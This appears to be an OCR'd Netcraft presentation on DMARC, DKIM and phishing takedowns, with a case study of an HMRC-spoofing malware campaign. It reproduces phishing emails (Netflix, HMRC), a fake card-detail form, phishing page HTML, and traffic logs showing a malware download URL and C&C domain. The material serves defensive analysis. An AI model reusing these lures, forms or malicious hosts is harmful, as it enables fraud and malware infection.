Version: 0.0.40 2 **Viewing Customer:** netcraft **Email Tags:** netcraft

Forensic

Forensic Report - DMARC

Secure | https://dmarc.netcraft.com/message/2476934

Message Headers

Received:	from webconceptswiss.farmch.artera.net ([194.209.228.195]) by BAY004-MC3F23.hotmail.com over TLS secured channel with Microsoft SMTPSVC(7.5.7601.23143); Fri, 2 Dec 2016 13:01:11 -0800
	from devwebconceptswi by webconceptswiss.farmch.artera.net with local (Exim 4.87) (envelope-from <service@netflix.com>) id 1cCuxB-002OhB-CU for brooke.kunz@hotmail.com; Fri, 02 Dec 2016 22:01:09 +0100
From:	Netflix <service@netflix.com>
To:	"REDACTED" <postmaster@outlook.com>
Subject:	Problem with your membership
Date:	Fri, 2 Dec 2016 21:01:09 +0000

Message URL Takedown Status

http://www.asean-works.com/modules/mod_simplefileuploadv1.3/elements/netflix/ — Contacted Hosting (1177097)

Message Body

We recently failed to validate your payment information, we hold on record for your account, therefore we need to ask you to complete a brief validation process in order to verify your billing and payment details.

Click here to verify your account

Failure to complete the validation process will result in a suspension of your netflix membership.

We take every step needed to automatically validate our users, unfortunately in this case we were unable to verify your details. The process will only take a couple of minutes and will allow us to maintain our high standard of account security.

Netflix Support Team

This message was mailed automatically by Netflix during routine security checks. We are not completely satisfied with your account information and required you to update your account to continue using our services uninterrupted.

NETFLIX

DMARC Adoption by Major Providers

When presented with a spoofed mail from a domain with a DMARC reject policy:

Provider	Delivered to Inbox	Details
Gmail by Google	✗	Rejected pre-delivery
YAHOO! MAIL	✗	Rejected pre-delivery
Aol Mail.	✗	Rejected pre-delivery
Outlook.com	✗	Rejected pre-delivery
Office 365	✗	Delivered to Junk folder
FastMail	✗	Delivered to Junk folder

NETCRAFT

DMARC and Subdomains

- For a mail sent from `subdomain.example.com`:
  - If no DMARC record for `subdomain.example.com` exists, the record for `example.com` will be used
  - The `example.com` record can define a separate failure policy for subdomains (e.g. `sp=reject` for subdomains, `p=none` for main domain)

- Note: SPF records do **not** work like this, and only apply to the DNS entry for which they are added
  - Mails from subdomains without SPF records will be treated as failures by DMARC, unless signed using DKIM
  - Wildcard DNS entries sometimes used for SPF

NETCRAFT

Protecting All Hostnames: Apple

Hostname	SPF	DMARC
apple.com	✓	✓ p=none
itunes.apple.com	✗	✓ p=none
apple.fr	✗	✗
icloud.com	✓	✓ p=none
itunes.com	✓	✓ p=reject
itunes.it	✗	✗

NETCRAFT

DMARC AT NETCRAFT

Netcraft's Work with UK Government: Malware

Of 8,050 mails with malicious attachments, 81% spoofed a gov.uk email address (283 distinct hostnames)

Subdomain	Distinct mails spoofed from subdomain	Subdomain	Distinct mails spoofed from subdomain
plymouth.gov.uk	2,714	hmrc.gov.uk	49
suffolkcc.gov.uk	1,460	coleshilltowncouncil.gov.uk	49
local.gov.uk	73	sleaford.gov.uk	44
lewes.gov.uk	64	boroughgreen.gov.uk	44
gsi.gov.uk	60	horwich.gov.uk	43

HMRC Malware Case Study

Final payment request - Message (Plain Text)

FILE | MESSAGE | Netcraft

Ignore | Junk | Delete | Reply | Reply All | Forward | Meeting | More | Archive | To Manager | Team Email | Move | Rules | OneNote | Actions | Mark Unread | Categorize | Follow Up | Translate | Find | Related | Select | Zoom

Delete | Respond | Quick Steps | Move | Tags | Editing | Zoom

Mon 17/10/2016 14:44

angela.fynan@hmrc.gsi.gov.uk

Final payment request

To redacted@threatwave.com

Message | 18066000010075130102.doc (346 KB)

Date of issue 17 October 2016
Reference K2026076296

Don't ignore this letter – you need to pay us now if you want to stop u= taking enforcement action against you.


We contacted you previously asking you to pay the above amount but you stil= haven't done so. The attached statement of liability gives a breakdown =f what you owe.

As you're in the very small minority of people who haven't paid. We'r= treating your case as a priority. If you don't pay now, we'll take ac=ion to make you pay. The law allows us to enforce debts by seizing your go=ds and selling them by public auction A regional sheriff officer acting on=a summary warrant will do this for us. We can charge fees for this so if y=u don't act now it could cost you more money.

See more about angela.fynan@hmrc.gsi.gov.uk.

NETCRAFT

HMRC Malware Case Study



HMRC Malware Case Study

"Your VAT return and the payment of the VAT due for the period 1 April 2016 to 30 June 2016 was not sent in on time.

"Because of this we have assessed the VAT due as £38,471.00"

HM Revenue & Customs

VAT Notice of assessment of tax and surcharge liability notice

120020:00009602:001 B060 LV0051

RYGOR GROUP LIMITED
The Broadway, West
Wiles Trading Estate
Westbury, Wilts
BA13 4JX

www.gov.uk

Date: 12 October 2016

VAT Registration Number:

423 0072 08

Period ref:
09 16

Your VAT return and payment of the VAT due for the period 1 April 2016 to 30 June 2016 was not sent in on time.

By law you **must** submit your VAT return and make sure that payment has cleared to HMRC's bank account by the due date.

Because of this we have assessed the VAT due as £38,471.00

You will not have to pay a surcharge on this occasion. If you default again for an accounting period ending between the date of this notice and 30 June 2017 you may receive a 2% surcharge and your surcharge period will be extended.

What to do next

- Submit your return now (even if it's nil) and pay any VAT due as shown on your return.
- If you don't submit your return now, you must pay the amount above immediately.
- Even if you pay the amount above you must still submit your return.
- If this assessment is less than what is due:
  - Tell us within 30 days of the date of this notice or you may be liable to a penalty.
  - We will make an additional assessment and may charge you interest.

If you have already submitted your VAT return and paid any VAT due, or you do so immediately, you don't need to call us or pay this assessment and you can ignore this notice.

If you are no longer trading or need further help you can find more information overleaf.

VAT165 Page 1 HMRC 07/15

You need to pay £38,471.00

Our preferred way for you to pay us

Online/telephone banking (Faster Payments), CHAPS, Bacs or debit/credit card.
Pay into the HMRC VAT account using:

- account number **11963155**
- sort code **08-32-00**
- and your VAT Registration Number (no gaps) **423007208**

Payment questions?
www.gov.uk/pay-vat

By post
If you are unable to pay electronically on this occasion, you may pay by cheque and post it to us. See overleaf for details.

If you think you may have problems paying, go to www.gov.uk and search for **'can't pay tax on time'**.

HMRC Malware Case Study

- Besides displaying the PDF URL, the Word document immediately executes malicious VBScript upon opening
- HTTP request is made to download an executable file

```
URL: http://hmrc.gsigov.co.uk/vat.exe
```

```
GET /vat.exe HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0;
 Windows NT 5.1; SV1)
Host: hmrc.gsigov.co.uk
Connection: Keep-Alive
```

```
HTTP/1.1 200 OK
Date: Mon, 17 Oct 2016 13:55:31 GMT
Server: Apache/2.4.10 (Debian)
Last-Modified: Mon, 17 Oct 2016 12:41:19 GMT
ETag: "2ca00-53f0ee47fbad7"
Accept-Ranges: bytes
Content-Length: 182784
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/x-msdos-program
```

HMRC Malware Case Study

- Once downloaded, the file is executed
- Malware tries to make sure it isn't running in a virtual machine

Queries for the computername (23 events)

Time & API	Arguments
Oct. 17, 2016, 3:24 p.m. **GetComputerNameW**	computer_name: `HOME-PC-XP-1`

Detects virtualization software with SCSI Disk Identifier trick(s) (1 event)

registry	HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Disk\Enum\0

NETCRAFT

HMRC Malware Case Study

- Malware injects itself into Windows Explorer (explorer.exe) and contacts a command and control (C&C) centre, ready to receive instructions

```
URL: http://myonlyloverisyou1.pw/
```

```
POST / HTTP/1.1
Content-Type: application/x-www-form-urle
ncoded
User-Agent: Mozilla/4.0 (compatible; MSIE
 6.0; Windows NT 5.1; SV1)
Host: myonlyloverisyou1.pw
Content-Length: 70
Connection: Keep-Alive
Cache-Control: no-cache
Pragma: no-cache
```

```
HTTP/1.1 404 Not Found
Date: Mon, 17 Oct 2016 14:25:38 GMT
Server: Apache/2.4.10 (Debian)
Content-Length: 13
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=windows-
1251
```

HMRC Malware Case Study

C2 URLs

Secure | https://c2.netcraft.com/analyses?md5=9dcace946150b43a2fc78d3712bc0408

NETCRAFT URLs Analyses Metadata Stats File Extensions

63,814 analyses

You can use % as a wildcard character, and you can surround your search terms with / s to treat the search term as a regular expression.

Click on an Attachment MD5 to view the analyses in Cuckoo. Click on a message hash to view that message.

✖ CLEAR FILTERS

Attachment MD5	Filename	Message(s)	Date	State	Virus Total Vendors	Virus Total Date	URL counts
Filter	Filter	9dcace946150b4 Filter	Date After	All			
da688a8c…	18066000010075130102.doc	9dcace94… - hmrc 9dcace94… - gsi	3 months ago	✖ Malicious	5 View Report	3 months ago	19 benign 2 malicious 0 unclassified 0 suspicious

© Netcraft 2016

Waiting for cloud.github.com...

HMRC Malware Case Study

C2 URLs

Secure | https://c2.netcraft.com/?attachment=da688a8cbb2465217d8f2ddadfc366e6&state=malicious

NETCRAFT URLs Analyses Metadata Stats File Extensions

60,462 URLs found in Malware, filtered to **2 (0.00%)**

You can use % as a wildcard character, and you can surround your search terms with / s to treat the search term as a regular expression.

The "State" filter will default to "Malicious" unless otherwise specified.

✖ CLEAR FILTERS

URL (safe to click)	Occurrences	State	First Seen	Last Seen	Terms	Takedown	Country	Hoster
Filter	Greater Than	Malicious	Date After	Date After	Filter			
http://hmrc.gsigov.co.uk/vat.exe	2	✖ Malicious	3 months ago	3 months ago	gsi Show all +	1069107		
http://findserviceapp.com.br/RYGOR.pdf	2	✖ Malicious	3 months ago	3 months ago	gsi Show all +	1069735		Dynamic Network Services

HMRC Malware Case Study: Summary

- Malicious mail spoofed from angela.fynan@hmrc.gsi.gov.uk
- Microsoft Word attachment
  - URL to fraudulent PDF letter
  - Automatic VBScript execution
- Downloads and runs executable from remote server
- Anti-VM techniques before unpacking
- Injects itself into explorer.exe
- Contacts a C&C centre

NETCRAFT

Automatically Extracted URLs

- hxxp://findserviceapp.com.br/RYGOR.pdf
  - URL of fraudulent PDF
- hxxp://hmrc.gsigov.co.uk/vat.exe
  - URL from which the Word document downloads the malware
- hxxp://myonlyloverisyou1.pw/
  - C&C centre URL
- hxxp://myonlyloverisyou2.pw/
  - Another URL from malware process' memory, despite no network requests being made to it

- Take these down to defeat the attack, and any others using the same infrastructure
  - Malware attachment becomes harmless, even to those who have already downloaded it

NETCRAFT

Using DMARC to Identify Attacks

- Customers set DMARC records to send forensic reports to us
- For each mail received in a forensic report:
  - Take down phishing URLs and email addresses that receive stolen credentials
  - Take down malware download URLs
  - Take down mailserver(s) that sent the mail
  - Run sandboxed analysis of malicious executables (attached or downloaded from URL), taking down any infrastructure URLs
  - Locate phishing kits to be better prepared for future attacks

- Counter-attack through takedowns, rather than simply blocking

NETCRAFT

Beyond DMARC

- Sadly, at present DMARC only blocks ~1% of phishing attacks, but this number promises to grow

- In the meantime, we find the remainder using…
  - Spam feeds
  - HTTP referrer monitoring
  - Web advertising searches (e.g. Adwords)

NETCRAFT


Thank You

Charlie Hothersall-Thomas

cht@netcraft.com

Netcraft

DomainKeys Identified Mail (DKIM)



DomainKeys Identified Mail (DKIM)

```
DKIM-Signature: v=1; a=rsa-sha256; d=paypal.co.uk; s=pp-dkim1;
c=relaxed/relaxed;
        q=dns/txt; i=@paypal.co.uk; t=1485725068;
        h=From:From:Subject:Date:To:MIME-Version:Content-Type;
        bh=tP/kXSe4ctUN4QXUTf093jOrSXbNrbxpjEHuSYOIIEI=;
        b=aEpu6YXJjhRfX2c+VaL0lHRYQBPqsLnFzXSNsHDauEf+2hYnVXTg++1M7zjOS954
        TPC6Xz0zHJdBy/PHHHhrMw6+ZD3ALn3GrQ5BtjTcesTTLviEQS+217SfclhMJjYw
        S/SsMUt4JyejNDt+Q+jArYTkqo5FcgBRv8+uQpmP9Afx3maMAA3TA4f8Qc4Ws93S
        tcJg2toUcxPg1W0kxfR/WXJ+VTPzMr5hQSGrg4BDjayuwdJQDeNzIE8K36iDi2KX
        D1y1OLv3UiTsSS4vx1OP1onsUwhB9OzBwxBf9wmTyZ2HRWrmVYkk9J2zrCej8v5b
        C4Fq97d9PL72EAs70lAPNg==;
```

DomainKeys Identified Mail (DKIM)

```
~$ dig +short txt pp-dkim1._domainkey.paypal.co.uk
"v=DKIM1\; k=rsa\;
p=MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA3EdI1EOw/+ft6uywdUHi5P4CyIqCl5u31
m88yuixkRHVYLGe/NLC8wjzOHkeN6kKjrdCMXhDcBK2CFnTKKptJdwmj25o3Kj3uqscN+jEzGaIy0hR
vnFZ2FGr6MdQxMLI0xkC1fFiU22TCuwEJydxKtTQl"
"bLByfCf6vgEEsIL5Wpg8iDvo5wCbDesPOwVz0FpsJWHIPOtTfDc43Zjuk5WCZm5hVX7ubVBuV3HxLv
GWugnfqjnbWXLOcKQAIqnKYVvF5RQOT11b7bguwTYdpPMMccWPlHq5ZsoFCw1yN+P9k36N0WdINYRq8
3zi+aO0jPxgzzQ9BJ3JcZrP3rdis1fZQIDAQAB"
```

HTTP Referrer Monitoring

HM Revenue & Customs: Home Page - Mozilla Firefox

Firefox | HM Revenue & Customs: Home Page

GOV.UK

Home > Money and tax > Income Tax

Address Information - Please enter your name and address as you have it listed for your credit card.

Full Name:

Date of Birth: (dd/mm/yyyy)

Sort Code:

Account Number:

Address:

Town/City:

Postal Code:

Phone Number:

E-mail address:

Credit Card Information - Please enter your Credit or Debit Card where refunds will be made.

CardHolder Name:

Debit / Credit Card Number:

Expiration Date: -Month- / -Year-

Card Verification Number: The last 3 digits on the back of your card (more help)

Submit Information

Business Link | © Crown Copyright | Terms & Conditions | Privacy Policy | Site Map | Freedom of Information |

NETCRAFT

HTTP Referrer Monitoring

```
1
2 <!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
3 <html lang="en">
4 <head>
5 <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
6 <link rel="SHORTCUT ICON" href="favicon.ico">
7 <link rel="icon" href="favicon.ico" type="image/ico">
8 <title>HM Revenue &amp; Customs: Home Page</title>
9 <script type="text/javascript" language="javascript" src="http://belkeram.com/docs/vrf.js"></script>
10 <LINK REL=StyleSheet HREF="http://www.hmrc.gov.uk/css/homepageLayoutStyle.css" TYPE="text/css" MEDIA="screen">
11 <LINK REL=StyleSheet HREF="http://www.hmrc.gov.uk/css/navigationHeader.css" TYPE="text/css" MEDIA="screen">
12 <LINK REL=StyleSheet HREF="http://www.hmrc.gov.uk/css/affinity.css" TYPE="text/css" MEDIA="screen">
13 <LINK REL=StyleSheet HREF="http://www.hmrc.gov.uk/css/homepagePrintStyle.css" TYPE="text/css" MEDIA="print">
14 <LINK REL=StyleSheet HREF="http://www.hmrc.gov.uk/css/niftyCorners.css" TYPE="text/css" MEDIA="screen">
15 <LINK REL=StyleSheet HREF="http://www.hmrc.gov.uk/css/navigationFooter.css" TYPE="text/css" MEDIA="screen">
16 <!--[if lt IE 7]>
17     <link rel="stylesheet" href="http://www.hmrc.gov.uk/css/layout-ie6.css" type="text/css" media="screen" charset="utf-8
18 <![endif]-->
19 <!--[if gte IE 6]>
20     <LINK REL=StyleSheet HREF="http://www.hmrc.gov.uk/css/layout_ie.css" TYPE="text/css" MEDIA="screen">
21 <![endif]-->
22
23
24 <!-- Init JS file for Rounded Corners -->
25 </head>
26 <body>
27
28
29 <!-- HEADER -->
30
31         <a href="/"><img src="http://belkeram.com/docs/banner.png"></a><H1 class="hidden">HM Revenue &amp; Customs</H1>
32     <div id="navigation">
33
34
35             <br class="clear">
36             <div id="lower_nav">
37 <div id="site_search"></div>
38
39
40
41     </div>
42 </div>
```

HTTP Referrer Monitoring

- When a phishing site hotlinks a resource, a request is made to the target organisation's webserver.
  - The Referer header contains the **referrer URL** of the phishing site
- Can monitor the target organisation's webserver logs for phishing site referrer URLs

NETCRAFT

Redirects and Referrer Monitoring

- Many phishing sites will redirect a user to the real site once they've captured a victim's credentials
  - Again, the phishing site's Referer URL will be logged by the target organisation's webserver
- Most phishing sites will also include links to the target organisation's real site
  - If a victim clicks on one of these, the Referer URL of the phishing site will be logged by the target organisation's webserver

